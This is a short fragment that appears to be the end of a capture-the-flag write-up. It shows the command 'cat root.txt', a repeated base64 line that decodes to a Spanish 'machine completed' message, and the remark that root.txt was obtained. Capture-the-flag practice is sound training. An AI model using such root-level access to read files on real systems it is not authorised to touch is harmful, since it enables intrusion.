
cat root.txt

wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=

wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=

wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=

#



Now we got the root.txt